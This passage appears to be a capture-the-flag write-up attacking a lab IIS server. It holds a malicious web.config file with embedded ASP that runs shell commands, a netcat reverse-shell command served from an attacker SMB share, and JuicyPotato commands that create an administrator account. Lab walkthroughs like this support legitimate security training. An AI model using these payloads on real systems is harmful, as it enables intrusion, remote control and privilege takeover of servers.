find a way to execute commands remotely through the upload of a web.config file, but in my first attempt I don’t succeed, maybe I’m making a mistake in the script.
The web.config file plays an important role in storing IIS7 (and higher) settings. It is very similar to a .htaccess file in Apache web server. Uploading a .htaccess file to bypass protections around the uploaded files is a known technique. In IIS7 (and higher), it is possible to do similar tricks by uploading or making a web.config file. A few of these tricks might even be applicable to IIS6 with some minor changes.
An HTTP 500 error, also known as an Internal Server Error, indicates that the web server encountered an unexpected problem while trying to fulfill a request. This means the server is not at fault, but a problem occurred within the server’s internal workings, preventing it from responding correctly.
touch web.config
http://10.10.10.93/transfer.aspx
http://10.10.10.93/UploadedFiles/web.config
# 500 - Internal server error.                Exist!

nvim web.config
cat !$
web.config:
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
   <system.webServer>
      <handlers accessPolicy="Read, Script, Write">
         <add name="web_config" path="*.config" verb="*" modules="IsapiModule" scriptProcessor="%windir%\system32\inetsrv\asp.dll" resourceType="Unspecified" requireAccess="Write" preCondition="bitness64" />
      </handlers>
      <security>
         <requestFiltering>
            <fileExtensions>
               <remove fileExtension=".config" />
            </fileExtensions>
            <hiddenSegments>
               <remove segment="web.config" />
            </hiddenSegments>
         </requestFiltering>
      </security>
   </system.webServer>
   <appSettings>
</appSettings>
</configuration>
<!–-
<% Response.write("-"&"->")
Response.write("<pre>")
Set wShell1 = CreateObject("WScript.Shell")
Set cmd1 = wShell1.Exec("cmd /c whoami")
output1 = cmd1.StdOut.Readall()
set cmd1 = nothing: Set wShell1 = nothing
Response.write(output1)
Response.write("</pre><!-"&"-") %>
-–>





After modifying and correcting the injected code in the web.config file I succeed in executing commands to send a ping trace to my attacking machine. So I will set up a local server with impacket-smbserver to share nc.exe as a shared resource, then I modify the malicious file and inject a command to execute nc.exe and send a Reverse Shell to port 443 on my machine, which I will open with nc. After doing all these steps and accessing the web.config file from the browser, I succeed in engaging the machine, I also get the authentication hash of the merlin user, which I can try to crack to get the credentials (I don’t consider it necessary yet, but I write it down just in case).
Attacker Machine:
nvim web.config
tcpdump -i tun0 icmp -n
# http://10.10.10.93/transfer.aspx
# http://10.10.10.93/UploadedFiles/web.config

nvim web.config
cat !$
web.config:
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
   <system.webServer>
      <handlers accessPolicy="Read, Script, Write">
         <add name="web_config" path="*.config" verb="*" modules="IsapiModule" scriptProcessor="%windir%\system32\inetsrv\asp.dll" resourceType="Unspecified" requireAccess="Write" preCondition="bitness64" />
      </handlers>
      <security>
         <requestFiltering>
            <fileExtensions>
               <remove fileExtension=".config" />
            </fileExtensions>
            <hiddenSegments>
               <remove segment="web.config" />
            </hiddenSegments>
         </requestFiltering>
      </security>
   </system.webServer>
   <appSettings>
</appSettings>
</configuration>
<!–-
<%
Set wShell1 = CreateObject("WScript.Shell")
 Set cmd1 = wShell1.Exec("cmd /c \\10.10.14.14\smbFolder\nc.exe -e cmd 10.10.14.14 443")
output1 = cmd1.StdOut.Readall()
Response.write(output1)
%>
-–>
locate nc.exe | grep -v al3j0
cp /usr/share/windows-resources/binaries/nc.exe .
impacket-smbserver smbFolder $(pwd) -smb2support
rlwrap -cAr nc -nlvp 443
# http://10.10.10.93/transfer.aspx
# http://10.10.10.93/UploadedFiles/web.config
Victime Machine:
whoami




With the first enumeration commands I already find a possible vector to escalate privileges, since the compromised account has the SeImpersonatePrivilege privilege enabled which would make the system vulnerable to RottenPotatoNG, before downloading the Juicy Potato executable (RottenPotatoNG version), I will research the OS version and its architecture. Once the JuicyPotato.exe binary is downloaded and transferred to the victim machine, I run some commands impersonating the user with maximum privileges and succeed in creating a new account to add it to the localgroup Administrators.
Victime Machine:
hostname
ipconfig
dir /s user.txt

whoami /priv
# SeImpersonatePrivilege        Impersonate a client after authentication Enabled

systemInfo
# OS Name:                   Microsoft Windows Server 2008 R2 Datacenter
# System Type:               x64-based PC

cd C:\Windows\Temp
mkdir privesc
cd privesc
Attacker Machine:
mv /home/al3j0/Downloads/JuicyPotato.exe ./JP.exe
impacket-smbserver smbFolder $(pwd) -smb2support
Victime Machine:
copy \\10.10.14.14\smbFolder\JP.exe .\JP.exe
.\JP.exe

.\JP.exe -t * -l 1337 -p C:\Windows\System32\cmd.exe -a "/c net user oldb0y oldb0y123!$ /add"
net user
# :(
.\JP.exe -t * -l 1337 -p C:\Windows\System32\cmd.exe -a "/c net user old_b0y oldboy123!$ /add"
net user
# :)

.\JP.exe -t * -l 1337 -p C:\Windows\System32\cmd.exe -a "/c net localgroup Administrators old_b0y /add"
net user old_b0y

